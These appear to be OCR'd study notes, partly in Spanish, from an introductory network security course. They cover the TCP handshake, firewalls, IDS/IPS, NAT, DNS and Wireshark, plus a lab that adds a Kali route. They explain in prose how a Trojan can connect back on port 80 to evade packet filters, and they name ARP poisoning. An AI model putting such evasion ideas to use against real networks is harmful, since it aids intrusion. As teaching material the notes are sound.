
To establish a connection between two host running TCP, they must perform three steps: the **three-way handshake.** They can then start the actual data transmission.

The header fields involved in the handshake are:


- Sequence number
- Acknowledgment numbers
- SYN and ACK flags




The steps in the handshake are used to synchronize the sequence and acknowledgment numbers between the server and the client.




During the first step, the client sends a TCP packet to the server with the SYN flag enabled and a random sequence of number.



In the second step, the server replies by sending a packet with both the SYN and ACK flag set and another random sequence number.




The ACK number is always a simple increment of the SYN number sent by the client.



Finally, the client completes the synchronization by sending an ACK packet.

Note that the client behaves just like the server when sending ACK packets.



Firewalls & Defense

Firewalls and Defense

Firewalls and defense


There are many different appliances on the market that a system administrator can use to protect the network.

These devices use **different techniques** and work in **different layer** to perform **access control, attack detection and prevention.**

Firewalls

Firewalls are specialized software module running on a computer or a dedicated network device,

They serve to filter packets coming in and out of a network.



Firewalls help system administrators and desktop users to control the access to network resources and services.

A firewall can **work in different layers** of the OSI model, thus providing different features and protections.

It is imperative that you understand how firewalls work and what kind of threats the prevent.

Many people believe that firewalls and antiviruses are all they need to stay secure, this idea is wrong.

Packet Filtering Firewalls


Packet Filtering Firewalls

The most basic feature of a firewall is **packet filtering.**

With packet filtering, an administrator can create rules with will filter packets according to certain characteristics like:

- Source IP address
- Destination IP address
- Protocol
- Source port
- Destination port

Packet filtering run on home DSL routers as well as high-end enterprise routers and are the cornerstone of network defense.



Packets filters inspect the header of every packet to choose how to treat the packet. The more common actions are:


- **Allow:** allow the packet to pass
- **Drop:** drops the packet without any diagnostic message to the packet source host
- **Deny**: do not let the packet pass, but notify the source host

In a company, network administrator configure a corporate firewalls to allow web browsing form the internal network. They do that by allowing TCP traffic to have 80 or 443 as destination ports. What happens if an internal machine tries to connect via SSH listening on port 80?


Packet Filtering vs Application Attacks

Look at a typical example where packet inspection does not stop a hacker form exploiting a server.


A company hosts a web server. The firewall will allow all incoming traffic from the Internet and direct it to port 80 of the web server.



In the same way, application exploits will go through, because the firewall cannot see the difference between web browsing and a web application exploit.



The firewall can only filter traffic by using IP addresses, ports and protocols. **Any** kind of application layer traffic will pass. Even hacker's exploits.



An application layer exploit could be a XSS, a buffer overflow, a SQL injection and much more.

Packet filtering is not enough to stop layer 7 attacks.


Packet Filtering vs Troyan Horse

A hacker manages to exploit a workstation in a company network and wants to install a Trojan horse to remotely manage that machine.


The Trojan, by default, can be configured to **accept** connections on port 123 TCP or UDP or to **connect back** to hacker's machine on port 123 TCP or UDP.

A typical firewall configuration rule is to let HTTP traffic (TCP.dst = 80) pass, so internal workstation can browse the internet. The remaining traffic is dropped

The hacker cannot connect to the infected machine, as there are no rules to allow traffic coming to port 123.




Similarly, the firewall will deny the traffic form the infected machine to the hacker's PC.



What happens if the hacker, who is smart and knows all the well knows ports by heart, configures the Trojan to **connect back** to his or her machine on port 80?

The firewall will **allow** the connection!



Application Layer Firewalls

Application Layer Firewalls


Application Layer firewalls work by checking all the OSI 7 layers.

They provide a more comprehensive protection because they inspect the actual content of a packet, not just its headers. For example:

Drops any peer-to-peer application packet

Prevent users form visiting a site


Level 7 firewalls are indeed able to understand most of the application layer protocols in use nowadays, organizations use them not only to protect their network from hackers but also to filter unwanted traffic.



IDS

IDS

Intrusion Detection System (IDS) inspect the application payload trying to detect any potential attack.




And IDS is specialized software used for **detecting ongoing intrusions**. It check for attac vector like ping sweeps, port scan, SQL injections, buffer overflow and so on.

An IDS, like an antivirus, detects risky traffic by means of **signatures.** The vendor provides frequent signature update as soon as new attack vectors are found in the wild. Without the right signatures an IDS cannot detect and report an intrusion, **the IDS detect something if it does not already know.**

Detection is performed by a multiple of **sensors,** software components that inspect network traffic.

IDS **do not substitute firewalls.**

They support firewalls by proving a further layer of security protecting the network from mainstream and well-know attack vector.




IDS fall into two main categories

- Network intrusion Detection System (NIDS): inspect traffic by means of sensors which are usually placed on a router or in a network with a high intrusion risk, like DMZ
- Host Intrusion Detection System (HIDS): monitor application logs, file-system changes and changes to the operating system configuration


IPS

IPS

IDSs, unlike firewalls, can detect suspicious activities and report them to the network administrator. Suspicious activity is logged for future analysis, but **it is not blocked.**



Intrusion Prevention System (IPS) can **drop** malicious requests when the threat has a risk classification above a pre-defined threshold.




Spot an Obstacle

Spot an Obstacle

During penetration testing activities, you might want to identify if the firewall-like mechanism is used in the environment.

If you suspect presence of a firewall, you might want to check for anomalies in TCP three-way Handshake.


A proper three-way handshake looks like:



When a firewall is in place, the following behavior may be spotted:

TCP SYN are sent, but there no **TCP SYN/ACK** replies

TCP SYN packets are sent but a **TCP RST/ACK** reply is received



That type of observation does not determine whether the detected obstacle is a **firewall,** an **IDS,** or **any other** device; this just helps you to identify **environmental constraints. (limitaciones del entorno)**

NAT and Masquerading


NAT and Masquerading

Firewalls not only filter packets but can also be used to implement **Network Address Translation** or **NAT.**


You home router is most probably running NAT protocol to connect all your home devices to the internet without having to have a public IP assigned for each of them.

Network Address Translation (NAT) IP and **masquerading** are tro techniques used to provide access to a network form another network.

+ **EXAMPLE**: *Network A* can be a private network using a NAT device to access the Internet. A machine on the internet cannot directly access a machine in *Network A*.



But a machine in *Network A* can access the internet, if the NAT device allows the traffic to pass.



Every machine inside *Network A* will use the NAT device as **its default gateway**, thus routing its internet traffic through it. The NAT device then rewrites the **source IP address** of every packet setting it to 72.65.2.78 (in our image), thus masquerading the original client's IP address.

A machine on the internet will never know the original client's IP address.

Netfiler the Linux kernel packet filtering framework


Book:firewall Fundamentals the essential guide to understanding and using firewalls to protect personal computers and your network

OSSEC IDS an Open-Source Host-based intrusion Detection System

IDS FAQ answers to simple questions related to detecting intruders who attack systems through the network.

Find the Secret Server

Ins this lab, I will learn how network routes work and how they can be manually added to reach different network. The following diagram shows the network configuration of the lab.



Lab Environment

In this lab environment, the user is going to get access to a Kali GUI instance. The Kali instance is connected to the 10.175.34.0/24 network. There are three more networks, in each network, there is a web server (you can access it by browsing its IP address with your web browser) with the following IP addresses: 172.16.88.81, 192.168.241.12, and 192.168.222.199.

Objective: Configure the routes on the Kali instance to reach all the hosts in the networks!

Checamos la table de enrutamiento

Ip route

```
┌──(root💀kali)-[~]
└─# ip route
default via 10.1.0.1 dev adlab0 onlink
10.1.0.0/24 dev adlab0 proto kernel scope link src 10.1.0.5
10.175.34.0/24 dev eth1 proto kernel scope link src 10.175.34.140
172.16.88.0/24 via 10.175.34.1 dev eth1
192.168.241.0/24 via 10.175.34.1 dev eth1
```

Vemos que el router 192.168.222.0/24 no esta configurado

Le lanzamos un ping para comprobar

```
┌──(root💀kali)-[~]
└─# ping -c 1 192.168.222.199
PING 192.168.222.199 (192.168.222.199) 56(84) bytes of data.
From 10.1.0.5 icmp_seq=1 Destination Host Unreachable

--- 192.168.222.199 ping statistics ---
1 packets transmitted, 0 received, +1 errors, 100% packet loss, time 0ms
```

Configuramos la tabla de enrutamiento

```
┌──(root💀kali)-[~]
└─# ip route add 192.168.222.0/24 via 10.175.34.1
```


Comprobamos que se agrego correctamente

```
┌──(root💀kali)-[~]
└─# ip route
default via 10.1.0.1 dev adlab0 onlink
10.1.0.0/24 dev adlab0 proto kernel scope link src 10.1.0.5
10.175.34.0/24 dev eth1 proto kernel scope link src 10.175.34.140
172.16.88.0/24 via 10.175.34.1 dev eth1
192.168.222.0/24 via 10.175.34.1 dev eth1
192.168.241.0/24 via 10.175.34.1 dev eth1
```

Le lanzamos un ping para comprobar que podemos visualizar el servidor

```
┌──(root💀kali)-[~]
└─# ping -c 1 192.168.222.199
PING 192.168.222.199 (192.168.222.199) 56(84) bytes of data.
64 bytes from 192.168.222.199: icmp_seq=1 ttl=63 time=0.992 ms

--- 192.168.222.199 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.992/0.992/0.992/0.000 ms
```


Checamos en el navegador que podemos ver la pagina




Otra opción es ver nuestra ip de la maquina

Vemos la dirección IP de la instancia de Kali es 10.175.34.140 y la máscara de subred es 24.

Verificamos las rutas de la instancia Kali



Agregamos manualmente la ruta para acceder a las maquinas de la red 192.168.222.0/24



[Pagina de consulta de redes]

DNS

DNS Structure

SSL/TLS certificates validation

Mounting spoofing attacks

Performing information gathering

The **Domain Name System, or DNS** is only application layer protocol


The DNS primary converts human-readable names, like *www.eleransecurity.com,*to IP address and is a fundamental **support protocol** for internet and computer networks in general, it is widely recognized that the entire internet security is relying upon DNS.

It is important how the DNS service provides name resolution because every common operation on the internet such as opening a web site, sending an email, and sharing a document involves the use of a DNS to resolve resource name to IP addresses (and vice versa).


DNS Name Resolution

A DNS name such as *www.eleransecurity.com* or *members.elearnsecurity.com* can broken down (desglosar) into the following parts:


- Top level domain (TLD)
- Domain part
- Subdomain part (if applicable)
- Host part



These parts form a hierarchy:



So, we can rewrite the previous name as:



Where the blue squares are the host, and the red ones are the top/sub/domain names

Name resolution is performed by **resolvers**, server that contact the top-level (TLD) DNS servers and follow the hierarchy of the DNS name to resolve the name of a host.

Resolvers are DNS servers provider by your ISP or publicly available like OpenDNS or Google DNS.

DNS Names Resolution


To convert a DNS name into an IP address, the operating system must contact a **resolver** server to perform the DNS resolution.

The resolver breaks down the DNS name in its parts and uses them to convert a DNS name into an IP address.

1. Firstly, the resolver contacts one of the **root name servers**; these servers contain information about the top-level domains.
2. Then, it asks the TLD name server what's the name server that can give information (authoritative) about the **domain** the resolver is looking for.
3. Is there are one or more **subdomain,** step 2 is performed again on the authoritative DNS server for every subdomain.
4. Finally, the resolver ask for the name resolution on the **host** part.


A computer needs to open a web page on *www.exmple.com*

To do that, it contacts the resolver configured by the local administrator (e.g. OpenDNS)



The resolver contacts a **root server** and ask about the authoritative name server(s) for the *.com* domain.

Then the resolver contacts that authoritative name server and asks what an authoritative name server is for the *example.com* domain.



The resolver then asks what the address of **www** is.

Finally, the resolver sends the IP address back to the client.

Resolver and Root Servers

How can a resolver know how the contact a **root name server?**

IP address of the root servers are **hardcoded in the configuration** of the resolver. System administrator keep the list updated, otherwise, the resolver would not be able to contact a root server.

Reverse DNS Resolution

The domain name system can also perform the inverse operation; it can convert an **IP address to a DNS name**.

Keep in mind that this is not always the case; the administrator of a domain must have enabled and configures this feature for the domain to make it work.

Many tools use the reverse DNS if it's available.

The Linux ping utility performs a reverse DNS query after receiving every response from the target.

```
$ ping www.yahoo.com
PING fd-fp3.wgl.b.yahoo.com (46.228.47.115) 56(84) bytes of data.
64 bytes from ir1.fp.vip.ir2.yahoo.com (46.228.47.115): icmp_req=1 ttl=49 time=125 ms


--- fd-fp3.wgl.b.yahoo.com ping statistics ---
2 packets transmitted, 1 received, 50% packet loss, time 1001ms
rtt min/avg/max/mdev = 125.706/125.706/125.706/0.000 ms
```

NOTE: the DNS is also very important to the security of the whole internet because breaking DNS security means breaking SSL and TLS.

Paginas de consulta

RFC1034

RFC1035

Wireshark

Wireshark

The best way to deeply understand the topics to see the actual protocol in action.

Wireshark is a network sniffer and protocol analyzer.

This means that you can use it to analyze every packet, traffic stream, or connection **that hits you computer network interface(s)**.

Knowing this tool es extremely important to understand how networking works.

Wireshark is widely used by network administrator, networking protocol researchers, and hackers.

Wireshark can capture all the traffic **seen** by the network card of the computer running it.

To understand what traffic a network card sees, you have to know that most network cards, also known as Network interface Cards (NIC), can work, **promiscuous or monitor mode.**

NIC Promiscuous Mode

During normal operations, a network card **discards** any packet addressed to another NIC. In **promiscuous mode**, a network card will accept and process **any** packet it receives.

For example, in a hub-based network, a NIC will receive traffic addressed to other machines, the NIC usually drops these packets but accepts them while in promiscuous mode.


Whit the introduction of switches networks, sniffing other machines Ethernet traffic got harder. You have to perform an attack such as ARP poisoning or MAC flooding in order to do that.

WiFi medium (the air), instead, is broadcast by nature, so it's possible to still detect traffic destined to a different host.

Configuration Wireshark

Wireshark is free software that can run on practically all modern operating systems. You can download it from
https://www.wireshark.org/
https://www.wireshark.org/download/

Here we see Wireshark's main windows

